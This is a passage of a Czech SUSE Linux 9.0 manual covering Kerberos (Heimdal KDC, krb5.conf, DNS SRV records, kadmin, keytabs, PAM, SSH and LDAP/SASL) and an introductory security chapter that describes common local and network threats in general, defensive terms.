Start démonů KDC se skládá ze spuštění `kdc` (démon provádějící ověřování a dotazy na lístky), `kadmind` (server vzdálené správy) a `kpasswd` (změna hesla uživatelů). Ručně demony spustíte příkazy:

```
rckdc start
```

```
Starting kdc done
```

Zároveň se ujistěte, že se KDC spouští automaticky po restatu systému. To zajistíte příkazem `insserv kdc`.

Nastavení klienta Kerberos

Při konfiguraci Kerbera můžete postupovat dvěma různými způsoby. Můžete provést statickou konfiguraci pomocí souboru `/etc/krb5.conf` nebo dynamickou konfiguraci prostřednictvím DNS. Při použití DNS se aplikace budou snažit Kerberos vyhledat pomocí DNS záznamů. Při statické konfiguraci musíte vložit jméno KDC serveru do souboru `krb5.conf`. Tento soubor je pak nutné aktualizovat při přesunu KDC nebo změně domény.

Konfigurace založená na DNS je mnohem flexibilnější a méně náročná na čas administrátora. Vyžaduje však, aby se jméno DNS domény shodovalo se jménem domény Kerbera.

Konfigurace Kerbera prostřednictvím DNS představuje vzhledem k použití další síťové služby jistě malé bezpečnostní riziko (např. selhání služby při selhání DNS serveru).

Statické nastavení

Jeden ze způsobů konfigurace Kerbera je editace souboru `/etc/krb5.conf`. Soubor obsahuje po instalaci již několik záznamů, které slouží jako příklady. Před spuštěním všechny tyto příklady smažte. Soubor `krb5.conf` se skládá z několika částí. Každá část je jasně označena jménem. Jméno je uzavřeno do závorek `[takto]`.

Klienty Kerberos nastavíte tak, že soubor `krb5.conf` upravíte takto (`kdc.sample.com` je jméno KDC):

```
[libdefaults]
    default_realm = SAMPLE.COM

[realms]
    SAMPLE.COM =
        kdc = kdc.sample.com
        kpasswd_server = kdc.sample.com
        admin_server = kdc.sample.com
```

Soubor 71: Úprava souboru `krb5.conf`

Do řádky `default_realm` napište výchozí doménu Kerbera. Pokud máte domén více, vyberte jednu výchozí a ostatní napište do sekce `[realms]`.

Při připojení ke vzdálenému počítači potřebuje Kerberos také informace do jaké domény tento počítač patří. To nastavíte v sekci `[domain_realm]`:

```
[domain_realm]
    .sample.com = SAMPLE.COM
    www.foobar.com = SAMPLE.COM
```

Soubor 72: Nastavení domény

Tím nastavíte, že všechny počítače z DBS domény `sample.com` paří do domény `SAMPLE.COM` Kerbera. Navíc všechny externí počítače z DNS domény `www.foobar.com` budou do `SAMPLE.COM` také náležet.

Konfigurace založená na DNS

Konfigurace založená na využívá SRV záznamů (viz (RFC2052) *A DNS RR for specifying the location of services* na stránce <http://www.ietf.org>). Tyto záznamy nejsou podporovány ve starších verzích BIND. Pokud tedy chcete použít tento způsob konfigurace, ujistěte se, že máte nainstalován BIND verze 8 nebo vyšší.

Jméno SRV záznamu je vždy ve formátu `_service._proto.realm`, kde `realm` je doména Kerbera. DNS narozdíl od Kerbera u jména domény nerozpoznává velká a malá písmena. Věnujte této skutečnosti při konfiguraci pozornost. Část `_service` představuje jméno služby (např. při kontaktu s KDC se použije jiné jméno než při kontaktu se službou správy hesel). Část `_proto` může být nastavena na `_udp` nebo `_tcp`. Některé služby však podporují pouze jeden z těchto protokolů.

Datová část SRV zdrojových záznamů se skládá z informací o prioritě, váze, číslu portu a jménu počítače. Priorita definuje pořadí (čím nižší je tato hodnota, tím vyšší je priorita). Váhou se zde rozumí zatížení mezi server se stejnou prioritou. Tato nastavení pravděpodobně nikdy nebudete potřebovat a můžete je nastavit na nulu.

Heimdal Kerberos při vyhledávání služeb hledá tato jména:

`_kerberos` Umístění KDC démona (ověřovací a ticket granting server).
Typický záznam vypadá takto:

```
_kerberos._udp.SAMPLE.COM.  IN  SRV    0 0 88 kdc.sample.com.
_kerberos._tcp.SAMPLE.COM.  IN  SRV    0 0 88 kdc.sample.com.
```

Soubor 73: Umístění KDC démona

`_kpasswd` Umístění password changing serveru. Typický záznam vypadá takto:

```
_kpasswd._udp.SAMPLE.COM.    IN    SRV      0 0 464 kdc.sample.com.
```

Soubor 74: Umístění password changing serveru

Protože kpasswd nepodporuje TCP, nemělo by jít o `_tcp` záznam.

`_kerberos-adm` Umístění vzdálené správy. Typický záznam vypadá takto:

```
_kerberos-adm._tcp.SAMPLE.COM. IN    SRV      0 0 749 kdc.sample.com.
```

Soubor 75: Typická záznam umístění vzdálené správy

Protože kadmind nepodporuje UDP, nemělo by jít o `_udp` záznam.

Stejně jako u statické konfigurace i zde máte možnost informovat o zařazení počítače do domény Kerbera `SAMPLE.COM`, přestože tento počítač není v DNS doméně `sample.com` DNS. To můžete provést připojením TXT záznamu do `_kerberos.hostname`, jako v tomto příkladě:

```
_kerberos.www.foobar.com.    IN    TXT      "SAMPLE.COM"
```

Soubor 76: Zařazení počítače do domény

Nastavení časové odchylky

„Časová odchylka“ je tolerance, jakou připouští Kerberos u časového razítka příchozích lístků v porovnání s vlastním časem. Obvykle je nastavena na 300 sekund nebo 5 minut. To znamená, že se časové razítko příchozího lístku může lišit o pět minut vpřed nebo vzad oproti času na KDC.

Pokud k časové synchronizaci používáte NTP, měli byste hodnotu snížit pod minutu. Časovou odchylku nastavíte v souboru `/etc/krb5.conf` takto:

```
[libdefaults]
    clockskew = 120
```

Soubor 77: Nastavení časové odchylky

Vzdálená správa Kerbera

Vzdálení správa umožňuje vkládat nebo mazat instance z databáze Kerbera, aniž byste měli fyzický přístup k jeho konzoli. Vzdařenou správu musíte nejdřív povolit a zadat počítače, z nichž ji lze provádět. To provedete v souboru `/var/heimdal/kadmind.acl` (ACL je zkratka z Access Control List). ACL soubory umožňují nastavit podrobněji přístupová práva a zvýšit tak bezpečnost systému. Více informací najdete v manuálové stránce `man 8 kadmind`.

Pokud chcete práva správy udělit sami sobě, stačí do souboru napsat:

```
newbie/admin                                all
```

Soubor 78: Nastavení práv správce

Část `newbie` změňte na své skutečné uživatelské jméno. Aby se změny projevíly, restartujte KDC.

Použití programu kadmind

K vzdálené správě Kerbera se používá program `kadmind`. Nejdřív získejte lístek administrátora a pak se připojte k `kadmind` serveru:

```
kinit newbie/admin newbie/admin@SAMPLE.COM's Password: <enter
password> /usr/sbin/kadmind kadmind> privs change-password,
list, delete, modify, add, get
```

Příkazem `privs` ověřujete, jaká práva máte. Seznam v příkladě ukazuje všechna dostupná práva.

V následujícím příkladě změňte instanci `newbie`:

```
kadmind> mod newbie Max ticket life [1 day]:2 days Max
renewable life [1 week]: Principal expiration time
[never]:2004-01-01 Password expiration time [never]:
Attributes []:
```

Předchozí příkazy změnilly maximální životnost lístku na dva dny a vypršení účtu na 1. ledna 2004.

Základní příkazy programu kadmind

Aby byla vaše orientace snazší, nabízíme Vám základní přehled příkazů kadmind. Více informací najdete v manuálové stránce kadmind (man 8 kadmind).

add instance vložení nové instance

modify instance editace vlastností instance, např. životnost lístku a vypršení účtu

delete instance odstranění instance

rename instance newname přejmenování instance na **newname**

list vzor seznam všech instancí odpovídajících vzoru. Vzor může využívat zástupné znaky jako `list newbie*`. Tento příkaz by v našem případě vypsals `newbie` a `newbie/admin`.

get instance zobrazení detailních informací o instanci

passwd instance změna hesla instance

Nápovědy u všech příkazů vyvoláte napsáním `?` a `(Enter)`. To platí i pro prostředí promptu vytvořeného příkazy `modify` a `add`.

Ve vzdáleném režimu není k dispozici příkaz `init`. Novou doménu vytvoříte pouze v lokálním módu (použitím parametru `-l`). To samé platí pro vytváření a mazání databáze pomocí příkazů `dump`, `load` a `merge`.

Vytvoření Kerberos instance počítače

Aby každá stanice měla informaci o tom, do jaké domény Kerbera náleží a jaké KDC má kontaktovat, musí mít vytvořenou instanci. Mimo potřeby ověření na serverech se musí totiž jednotlivé služby ověřovat i na klientech. Pro tyto účely musí být v databázi Kerbera také zvláštní „instance počítače“ pro každý počítač v doméně.

Konvence pro zápis instance počítače je následující:

`host/hostname@REALM`

Proměnná **hostname** je jméno počítače včetně domény (fully qualified host name). S instancemi počítače se pracuje podobně jako s instancemi uživatelů. Významným rozdílem je skutečnost, že klíč instance uživatele je chráněn heslem. Pokud uživatel žádá na serveru o ticket-granting lístek, musí zadat heslo.

Místo toho je klíč potřebný k dešifrování iniciačního lístku pro instanci počítače získáván jednou od administrátora KDC a uložen v lokálním souboru pojmenovaném „keytab“. Služby jako SSH načtou tento klíč a použijí ho k získání lístku. Výchozí klíč se nachází v souboru `/etc/krb5.keytab`.

Instanci počítače `machine.sample.com` vytvoříte v programu `kadmin` zadáním příkazů:

```
kinit newbie/admin newbie/admin@SAMPLE.COM's Password:
<type password> kadmin add -r host/machine.sample.com Max
ticket life [1 day]: Max renewable life [1 week]: Principal
expiration time [never]: Password expiration time [never]:
Attributes []:
```

Místo nastavení hesla použijete parametr `-r`, který předá programu `kadmin` informaci, aby vytvořil náhodný klíč.

Následně extrahujte klíč a uložte ho v lokálním souboru `/etc/krb5.keytab`. tento souboru musí patřit superuživateli, takže pro následující příkaz musíte být přihlášení jako uživatel `root`:

```
ktutil get host/machine.sample.com
```

Po ukončení se ujistěte, že jste zničili administrátorský lístek získaný příkazem `kinit` zadáním:

```
kdestroy.
```

Povolení podpory PAM pro Kerberos

SUSE Linux obsahuje PAM modul pojmenovaný `pam_krb5`. Tento modul mohou používat aplikace stejně jako program pro přihlašování z konzole `su` nebo grafické přihlašovací aplikace jako `KDM`.

SUSE Linux obsahuje navíc i modul `pam_unix`, podporující Kerberos ověřování a update hesel. Podporu `pam_unix` povolíte editací souboru `/etc/security/pam_unix2.conf`, který by měl obsahovat následující řádky:

```
auth:          use_krb5 nullok
account:       use_krb5
password:      use_krb5 nullok
session:       none
```

Soubor 79: Nastavení podpory pam_unix

PO tomto nastavení budou všechny zadané programy používat pro ověřování Kerberos. Uživatelé, kteří nemají Kerberos instanci, pam_unix převde zpět na normální ověřovací mechanismus. Uživatelé s Kerberos instancí budou po tomto nastavení schopní měnit heslo pomocí příkazu:

passwd

Jakým způsobem je pam_krb5 používán ovlivníte editací souboru /etc/krb5.conf a vložte výchozí aplikace do pam. Více informací najdete v manuálové stránce man 5 pam_krb5.

Modul pam_krb5 původně **nebyl** navržen pro síťové služby používající Kerberos lístky k ověřování uživatelů.

Konfigurace SSH pro ověřování pomocí Kerberos

OpenSSH podporuje Kerberos ověřování v obou verzích tj. jak 1 tak 2. Ve verzi 1 se k přenosu Kerberos lístků používají zvláštní zprávy. Verze 2 nepoužívá ověřování Kerberos přímo, ale dotazuje se „GSSAPI“ (. Jedná se o rozhraní, které bylo navrženo obecně pro ověřovací systémy. Knihovna GSSAPI obsažená v SUSE Linuxu však obsahuje pouze podporu Kerberos.

Aby bylo možné používat sshd spolu s Kerberem, editujte soubor /etc/ssh/sshd_config a proveďte následující nastavení:

```
# These are for protocol version 1
KerberosAuthentication yes
KerberosTgtPassing yes
# These are for version 2
GSSAPIAuthentication yes
GSSAPIKeyExchange yes
```

Soubor 80: Nastavení Kerbera

Po uložení nastavení restartujte SSH démona příkazem:

rcsshd restart.

Při používání Kerbera spolu s verzí 2, proveďte povolení také na straně klienta. To můžete provést buď pro celý systém v souboru /etc/ssh/sshd_config nebo pro jednoho určitého uživatele v jeho domovském adresáři v souboru ~/.ssh/config. V obou případech musí nastavení obsahovat tuto řádku:

```
GSSAPIAuthentication yes.
```

Nyní můžete používat Kerberos ověřování. Příkazem `klist` zjistíte, zda máte platný lístek a připojte se na SSH server. Při používání verze 1 použijte u příkazu volbu `-l`.

```
ssh earth.sample.com Last login: Fri Aug 9 14:12:50 2002 from
zamboni.sample.com Have a lot of fun...
```

Použití LDAP a Kerberos

V lokální síti můžete distribuovat informace (např. ID uživatelů, skupin, domovské adresáře atd.) pomocí LDAP. To vyžaduje velmi silnou metodu ověřování. Jedním z řešení je nasazení Kerbera.

OpenLDAP provádí ověřování pomocí SASL (Simple Authentication Session Layer). SASL je v zásadě síťový protokol navržený pro ověřování. SASL implementace v SUSE Linuxu se jmenuje `Cyrus-SASL`, který podporuje i jiné ověřovací metody. Kerberos ověřování je prováděno pomocí GSSAPI (General Security Services API). Ve výchozím instalaci není SASL plugin pro GSSAPI nainstalován. Doinstalujte je ručně příkazem:

```
rpm -ivh cyrus-sasl-gssapi-*.rpm
```

Spojení Kerbera se OpenLDAP serverem povolíte vytvořením instance `ldap/earth.sample.com` a jejím vložením do tabulky klíčů:

```
kadmin add -r ldap/earth.sample.com
ktutil get ldap/earth.sample.com
```

LDAP server `slapd` poběží jako uživatel a skupina `ldap`, ale soubor tabulky klíčů je čitelný pouze pro uživatele `root`. Buď nastavte LDAP server, aby běžel jako uživatel `root` nebo nastavte práva souboru tabulky klíčů pro čtení i pro uživatele `ldap`.

Jestliže chcete, aby `slapd` běžel jako `root`, editujte soubor `/etc/sysconfig/openldap`. Zakažte proměnné `OPENLDAP_USER` a `OPENLDAP_GROUP` zakomentováním.

Aby byl soubor tabulky klíčů čitelný skupinou LDAP, zadejte příkaz:

```
chgrp ldap /etc/krb5.keytab
chmod 640 /etc/krb5.keytab
```

Ani jedno z uvedených řešení není dokonalé. V současné době však není možné nastavit OpenLDAP tak, aby používal zvláštní soubor tabulky klíčů.

Pak restartujte LDAP příkazem:

```
rcldap restart.
```

Používání Kerberos ověřování s LDAP

Nyní můžete používat nástroje jako `ldapsearch`, spolu s Kerberos.

```
ldapsearch -b ou=People,dc=suse,dc=de '(uid=newbie)'
SASL/GSSAPI authentication started SASL SSF: 56 SASL
installing layers [...]

# newbie, People, suse.de dn:
uid=newbie,ou=People,dc=suse,dc=de uid: newbie cn: Olaf
Kirch [...]
```

Jak vidíte, `ldapsearch` vypisuje zprávy startu GSSAPI ověřování. Druhá řádka vypadá velmi složitě, ale zobrazuje jen to, že SSF („Security Strength Factor“) je 56. Hlavním obsahem této zprávy je však skutečnost, že GSSAPI ověřování bylo úspěšně spuštěno a vy nyní při LDAP spojení budete používat šifrování.

V Kerberovi je ověřování vždy tzv. mutual. Znamená to, že se musíte ověřovat vy na serveru, ale i server vám.

Kerberos ověřování a LDAP kontrola přístupu

Nyní každému uživateli povolíme měnit vlastnosti shellu přihlášení jejich LDAP záznamu. Budeme předpokládat, že nastavení pro uživatele `jan` je `uid=joe,ou=people,dc=suse,dc=de` a je uloženo v souboru `/etc/openldap/slapd.conf`:

```
# This is required for things to work_at all_
access to dn.base="" by * read
# Let each user change their login shell
access to dn="*,ou=people,dc=suse,dc=de" attrs=loginShell
        by self write
# Every user can read everything
access to *
        by users read
```

Soubor 81: Nastavení uživatele

Druhá řádka povoluje ověřeným uživatelům zápis do vlastností `loginShell` jejich vlastní LDAP položky. Třetí řádka povoluje všem ověřeným uživatelům vstup bez práv zápisu do celého LDAP adresáře.

Jde jen o malou část skládky, kterou LDAP server používá k tomu, jak uživatel Kerberos `joe@SAMPLE.COM` odpovídá LDAP „distinguished name“ `uid=joe,ou=people,dc=suse,dc=de`. Tento typ mapování lze musíte nastavit ručně pomocí `saslExpr`. V našem případě do souboru `slapd.conf` vložíme:

```
saslRegexp
    uid=(.*) , cn=GSSAPI , cn=auth
    uid=$1 , ou=people , dc=example , dc=com
```

Soubor 82: Nastavení mapování

Abyste pochopili, jak vše pracuje, musíte vědět jak SASL ověřuje uživatele. OpenLDAP z „distinguished name“ používá jméno uživatele z SASL (např. `joe`) a jméno pro SASL (`GSSAPI`). Výsledkem je `uid=joe,cn=GSSAPI,cn=auth`.

Pokud máte nastaven `saslRegexp`, bude se DN kontrolovat před informacemi SASL jako regulární výraz. Pokud bude souhlasit, nahradí se jméno druhým argumentem na `saslRegexp` výraz. Zástupný znak `$1` bude nahrazen podřetězcem odpovídajícím výrazu `(.*)`.

Vytvořit můžete i mnohem složitější výrazy. Pokud máte složitější adresářovou strukturu nebo schéma, kde uživatele jméno není součástí DN, můžete k mapování SASL DN na DN uživatele použít vyhledávací výrazy.

Linux a bezpečnost

Základy

Než se dostaneme k jednotlivým ochranným mechanismům, pokusíme se vysvětlit, co všechno bezpečnost resp. zabezpečení počítače znamená. Jedná se především o následující požadavky:

1. Ochrana zdrojů
2. Přístup k informacím
3. Dostupnost dat
4. Integrita dat
5. Důvěrnost dat (soudní spisy, lékařské záznamy, bankovní transakce)
6. Ochrana soukromí

Tajemství *skutečně* bezpečného systému spočívá v souhře *všech* těchto požadavků. Navíc se nejedná pouze o zabezpečení proti přístupu neoprávněné osoby, ale také proti selhání hardwaru, jako je například výpadek disku a současně vadné zálohovací médium.

Pokud váš systém zpracovává transakce, je třeba držet se také ještě předpisů pro vedení účetnictví, tj. například zamezit přístup neoprávněné osoby k datům a uchovávat data o každé transakci nejméně po dobu 10 let.

Tip

Pravidelné zálohování je základem každé bezpečnostní koncepce. Patří sem i namátková kontrola integrity zálohy, tj. zda z ní lze bez problémů obnovit všechna zálohovaná data.

Tip

Obvyklé zdroje ohrožení počítačového systému jsou následující:

- Uživatelé** – jejich přímé připojení představuje patrně největší bezpečnostní riziko, a to jak vinou případné chybné obsluhy, tak i úmyslným vnitřním napadením v rámci podniku.
- Sít'** – přes vzdálené připojení, typicky přes Internet, může být váš linuxový systém skenován automatickými nástroji a postupně testován, zda neobsahuje vhodnou bezpečnostní díru. Po nalezení takové skuliny se útočník (zpravidla opět automaticky pomocí skriptů) „zabydlí“ v systému, nechá ho běžet a čeká na příležitost, kdy bude moci svůj nově získaný přístup využít.
- Fyzické proniknutí** – vloupání se k serveru a start z diskety, krádež, sabotáž.
- Živelné události** – počítačový systém zpravidla nevydrží povodeň, požár či zemětřesení.
- Vadný hardware nebo software** – ať již chybou v návrhu nebo selháním funkce. Mohou tím být ohrožena nejen data (například občasnými výpadky diskového řadiče), ale i samotná bezpečnost systému.
- Paměťová média** – jako diskety, pásky, CD a výměnné disky – se mohou poškodit nebo mohou být úmyslně či neúmyslně odcizena.
- Elektromagnetické vyzařování** – vychází z každého počítače, monitoru či síťového kabelu. Pomocí složitého odposlouchávacího zařízení z něj lze částečně nebo úplně rekonstruovat původní informace, a monitorovat tak váš systém. Vyzařování se často šíří i podél různých vedení (voda, vzduchotechnika, elektrická síť) na značné vzdálenosti. Navzdory všeobecně rozšířenému mínění vyzařují dokonce i některé monitory LCD.

V dalším se soustředíme na prvé dvě možnosti, představující riziko ze strany uživatelů a sítě, jež může promyšlené nasazení SUSE Linuxu z podstatné části eliminovat. Zbývající rizikové faktory již privátního uživatele

tolik nezajímají a při budování firemní sítě se jim musí věnovat příslušní zodpovědní pracovníci.

V odst. *Lokální zabezpečení* na této straně a *Bezpečnost v síti* na straně 623 nejprve rozebereme možné formy útoku, dříve než v odst. *Nástroje* na straně 625 představíme jednotlivé nástroje, které nabízí SUSE Linux 9.0. Na závěr ještě přidáme několik všeobecně platných doporučení.

Lokální zabezpečení

Vhodným začátkem je pamatovat na zabezpečení soukromého počítače v lokální síti. I zde jsou namístě určitá opatření, třebaže není připojen k nechráněné síti nebo se připojuje pouze občas přes vytáčenou linku. Představte si, že vám někým přivedený host provede na vaší domácí party kanadský žertík a smaže vám disk, na kterém byla vaše disertační práce. Přitom ještě včera nebylo pozdě si data zabezpečit...

Starování

Nastavte systém tak, aby nešel spustit z diskety ani z CD. To provedete příslušným nastavením BIOSu. V BIOSu lze nastavit také heslo, které bude požadováno, kdykoliv budete chtít provést změny v jeho nastavení. Vhodným nastavením je povolit start systému pouze z pevného disku. Zaheslovat můžete také zavaděč linuxového systému. V takovém případě pak bude toto heslo požadováno při jakémkoliv jiném zadání startovacích parametrů, než jsou uvedeny jako výchozí.

Hesla

Linux jakožto víceuživatelský operační systém nabízí nejen nástroje pro správu uživatelů, ale i kompletní autentikační mechanismus. Třebaže se to zpočátku může zdát nepříjemné, hesla představují dobrou ochranu proti cizímu proniknutí. Zajistěte proto, aby *každý* uživatel používal *plnohodnotné* heslo (o výběru hesla již bylo napsáno dostatek pravidel, užitečné rady najdete v odst. *Všeobecné zásady na závěr* na straně 631).

Poznámka

Nezapomeňte se přesvědčit, že na vašem systému nezůstal žádný automaticky vytvořený „vzorový uživatel“ bez hesla či s průhledným heslem – to je názorná ukázka bezpečnostní díry, kterou se útočník může časem dostat i na vytouženého uživatele *root*, jehož heslo byste měli zvláště sřížet.

Poznámka

V případě fyzického proniknutí k počítači však nepomůže ani sebelepší linuxové heslo. Zde je třeba všemi prostředky zabránit nebo alespoň co nejvíce ztížit nastartování počítače z externího média (zpravidla startovací diskety), aby se útočník nemohl přihlásit jako uživatel `root`, aniž by znal heslo.

Prvním opatřením je zakázat v BIOSu počítače start z čehokoli jiného než z média se startovacím oddílem Linuxu (v BIOSu je to zpravidla DISK C).

Upozornění

Aby nemohl útočník tento zákaz v BIOSu zrušit, doporučuje se ještě nastavit heslo pro přístup k nastavení BIOSu. (To nemá co dělat s Linuxem, ale s *hardwarem* – toto heslo se uloží na základní desce počítače do paměti CMOS nebo FLASH.) Pokud toto heslo zapomenete, je třeba odšroubovat kryt počítače a smazat ho v paměti počítače jumperem podle návodu k základní desce. Aby útočník nemohl udělat ani toto, je třeba kryt zamykat a skříň zabezpečit.

Upozornění

Heslem se dají zabezpečit také zavaděče LILO a GRUB. Základní informace najdete v kapitolách o těchto zavaděčích *Startování systému* na straně 111 a *Startování systému se zavaděčem GRUB* na straně 115.

Další již náročnější kroky jsou mechanicky upevnit celý počítač, aby nešel rozebrat ani odnést, či pečlivě zamykat nebo dokonce střežit místnost se servery.

Zajímavý je balík `john` ze série `sec`, obsahující program pro uhádnutí příliš snadných hesel. Může posloužit správci systému, aby přesvědčil uživatele, že je třeba zvolit si bezpečnější heslo.

Přístupová práva

Žádný uživatel by neměl mít nastavena příliš vysoká práva, aby při úmyslném či neúmyslném ohrožení systému mohl způsobit jen minimální škodu. Rovněž přihlašovat se jako `root` by nemělo být povoleno každému a dokonce i sám správce systému v době, kdy pracuje na běžných úlohách, by měl být přihlášen jako jeden z uživatelů. Je to dobrý filtr proti vlastním neúmyslným chybám, které se vždycky najdou

Přetečení úseku paměti a jiné útoky

Velice populární metodou mezi ctizádostivými hackery je získat vytoužená práva uživatele `root` na cizím počítači záměrně vyvolaným přetečením

některého úseku paměti, známým jako „buffer overrun“ nebo „stack smashing“. Cílem útočníka je přepsat statická pole v uživatelském zásobníku spuštěného programu (např. zadáním nesmyslně dlouhých hodnot sousedních proměnných) obsahem, který spustí nějaký příkaz – v ideálním případě samotný příkazový interpret.

Kandidáty k útoku zde představují programy s pevnými mezemi polí, kde programátor nezajistil kontrolu jejich přetečení (typicky textové řetězce v jazyku C).

Zvláštní pozornosti hackerů se těší programy s nastaveným `suid`-bitem nebo `sgid`-bitem, které se spustí s právy vlastníka spuštěného souboru namísto práv uživatele, který spuštění způsobil. Typicky se jedná o dočasné přidělení práv uživatele `root` programům přístupujícím k systémovým souborům (např. příkaz `passwd`), které by jinak obyčejný uživatel nesměl spustit.

Cílem kvalitních distribucí, jakou se snaží být i SUSE Linux, je udržet minimální počet takových programů a ty zabezpečit proti útoku. Dále se doporučuje sledovat internetové linuxové stránky a v případě ohlášení nové bezpečnostní díry neprodleně použít tam uvedená doporučená opatření, která bývají zpravidla účinná.

Další forma útoku na privilegované programy a běžící služby může být tzv. „link attack“. Vinou programů, pracujících ve veřejně přístupných adresářích, lze převést data do zcela odlišných souborů, čímž se zpochybní bezpečnost systému, případně se systém zcela zhroutí.

Aby se omezil počet `suid`- a `sgid`-souborů, je možné v SUSE Linuxu pomocí konfiguratoru YaST v menu 'Správa systému', 'Nastavení bezpečnosti systému' ve formuláři 'Přístupová práva k souborům nastavit na:' zadat bezpečná případně paranoidní. Jaká práva se nastaví, o tom se pak přesvědčíte v souborech `/etc/permissions.secure` a `/etc/permissions.paranoid`.

Než se však rozhodnete pro volbu `paranoid`, ujistěte se prosím, že tím nebude systém příliš okleštěn.

Složitost a rozsáhlost kódu systému X Window (XFree86) pravidelně přitahuje pozornost hackerů. Reakcí ze strany SUSE Linuxu bylo, že X server a příslušné knihovny již nemají nastavený `suid`-bit. Za jistých okolností to ovšem může být brzdou v komunikaci klient-server.

Pro spouštění vzdálených programů pod X Window je nejvhodnější použít balík `ssh` ze série `sec`. Pro jeho komerční využití se laskavě seznamte s licenčními podmínkami v souboru `/usr/share/doc/packages/ssh/COPYING`. Program `ssh` existuje i ve verzích pro jiné platformy než Linux.

Přes jeho bezpečnost není tzv. *X11 forwarding* stále bez rizika, a proto se mu pokuste vyhnout.

Poznámka

Na kritických serverech (souborové servery, ftp servery, routery) se z důvodu dosažení maximálního výkonu systém X Window stejně nedoporučuje, a tak tam tento bezpečnostní problém odpadá.

Poznámka

Viry a trojské koně

Ještě donedávna byly různé typy virů postrachem, a to nejen domácích, ale i firemních počítačů, protože přenos dosových programů na disketách představoval ideální půdu pro jejich šíření.

Dosud jsou však naštěstí známy pouze 2 (slovy dva :-)) viry schopné života pod Linuxem. Je to zejména díky tomu, že aplikační programy pod Linuxem jsou pravidelně rekompilovány z revidovaných zdrojů, navíc základ SUSE Linuxu lze považovat za čistý, takže pokud se budete držet prvního pravidla *Všeobecné zásady na závěr* na straně 631, nemělo by vám od klasických virů hrozit nebezpečí.

Jiná situace je však u stále populárnějších *makrovirů*, které se šíří elektronickou poštou předáváním infikovaných souborů v některém z formátů MS Office. Dokud se však tento formát a nebezpečné funkce v jeho implementaci nedostanou do Linuxu (a to je naštěstí v plném rozsahu nepravděpodobné), nehrozí doufejme nebezpečí ani tady.

Stále častější použití SUSE Linuxu na poštovních serverech jako *Mail Transfer Agent* přináší navíc zajímavou možnost ověřovat odchozí poštu na případné makroviry a podezřelé zprávy filtrovat.

Trojské koně se od virů liší svou podstatou. Jsou to zpravidla přímo či nepřímo spustitelné soubory, předstírající užitečnost, zatímco též nějakým skrytým způsobem uškodí. Příkladem je modifikovaná přihlašovací výzva (login), ukládající uživatelské jméno a heslo do útočnickova souboru nebo zasílající je kamsi e-mailem. Zpočátku to sice může být nevinná hra, ale pokud dojde až na čísla kreditních karet a hesla k nim, zábava zde rychle končí.

Třebaže možnost zatažení trojského koně z Internetu nebo e-mailu není zatím nijak velká, je to velmi pravděpodobné u již úspěšně narušeného systému, kde za sebou útočník zanechává zadní vrátka, aby mohl později

systém používat ke svým účelům. Odhalení trojského koně může proto vyvolat pochyby o současné bezpečnosti celého systému, a být tak důvodem k jeho rychlému přeinstalování.

Třebaže nebude nikdy existovat stoprocentní ochrana proti virům a trojským koňům, může k ní významně přispět dobrý virový skener spolu s opatrností při kopírování disket a cizích programů a zachovávání pravidel podle odst. *Všeobecné zásady na závěr* na straně 631. Rovněž použití programů jako je `tripwire`, balík `tripwire`, série `sec` se hodí pro identifikaci cizího kódu – viz odst. na straně 626.

Bezpečnost v síti

Z málokterého počítače dnes již „netrčí alespoň nějaký drát do světa“. Právě vynikající síťové vybavení Linuxu láká k propojování linuxového počítače – přes LAN, modem, ISDN, případně jako brána pro celé sítě. Tím se ovšem násobí nebezpečí útoku přes síť.

Při použití firewallu lze zabránit většině forem útoku. Třebaže použité porty protokolu TCP/IP zůstávají stále otevřené, použitím vhodných nástrojů se riziko významně zmenší.

Pravděpodobnost, že se počítač stane cílem útoku při 30-minutovém čtení pošty přes vytáčenou linku je stále zanedbatelná, u pronajaté linky je však třeba o zabezpečení rozhodně uvažovat. V dalším krátce popíšeme nejdůležitější formy útoku.

Odposlech linky

Cizí odposlech linky, nazývaný „Man in the Middle“, může postihnout spojení, realizované přes jeden nebo více routerů. Útočník zde má přístup k některému routeru a může tak odposlouchávat pakety, přeměrovat je nebo modifikovat. Protože dosud nejsou IP pakety nijak autentikovány, představuje to pro útočníka pouze technický problém. Očekávaný standard IPv6 by měl tuto situaci zlepšit.

Jediná pomoc proti tomuto typu útoku je zatím výkonná sada kryptografických nástrojů. Zastaralé příkazy `telnet` nebo `rsh` totiž umožňují přečtení nezašifrovaného hesla při jeho přenosu přes router, což je dosud nejčastější způsob narušení systému zvenčí.

Za bezpečné se dnes považuje použití `ssh` pro vzdálené přihlášení a `pgp` pro šifrování pošty. Zabezpečený přenos stránek HTTP je realizován protokolem SSL¹, jeho bezpečnost však závisí na bezpečném přenosu samotného

¹SSL pochází od Secure Sockets Layer.

klíče – tomu prosím věnujte zvláštní pozornost. SSL modul pro HTTP server apache obsahuje balík `modssl`.

Přetečení úseku paměti, pokračování

Po pasivním čtení kritických údajů jako je uživatelské jméno a heslo je záměrně vyvolané přetečení úseku paměti druhým nejčastějším způsobem narušení systému zvenčí. Platí zde, že každá zvenčí dosažitelná služba (např. pošta, webový server, POP3 atd.) představuje potenciální ohrožení bezpečnosti, a proto je nejbezpečnější ji vypnout. Pro ty služby, které zbývají jako naprosto nezbytné a nelze je vypnout, se pak povolí přístup pouze z určitých systémů pomocí firewallové konfigurace linuxového jádra (příkaz `ipchains`). Pokud není možné omezit ani to, lze použít alespoň zvlášť bezpečnou verzi kritické služby (například použít balík `postfix` tam, kde byl předtím balík `sendmail`). Navíc k tomu mohou experti provozovat každou službu ve svém vlastním prostředí `chroot`.

Zahlcení - DoS

Útokem typu „zahlcení“ vyřadí útočník dočasně některou síťovou službu tak, že ji úmyslně přetíží. Následkem toho je často postižena nejen tato služba, ale celý počítač přestane být dostupný. Tato forma útoku se často používá pro zablokování jmeného serveru, aby mohl útočník převzít jeho funkci a zajistit si odesílání paketů na jiné místo. Zahlcení se zpravidla kombinuje s předstíranou IP adresou, aby útočník utajil své působiště, často bohužel úspěšně. Proto zde pomáhá spíše prevence.

Jakmile vejde ve známost další způsob zahlcení, bývá k dispozici do několika hodin po zjištění jeho příčiny softwarová záplata ke stažení po Internetu. SUSE Linux obsahuje vždy všechny tyto záplaty známé těsně do okamžiku vydání CD. Je pak na administrátorovi, aby během života verze udržoval své znalosti o známých útocích a uveřejňovaných záplatách proti jejich opakování.

Předstíraná IP adresa

Předstíraná IP adresa je technika využívající bezpečnostní díru v protokolu TCP/IP, který nijak neprověřuje zpáteční adresu. Adresu odesílatele paketu TCP/IP lze proto nahradit libovolným údajem, čímž může útočník zamaskovat své působiště.

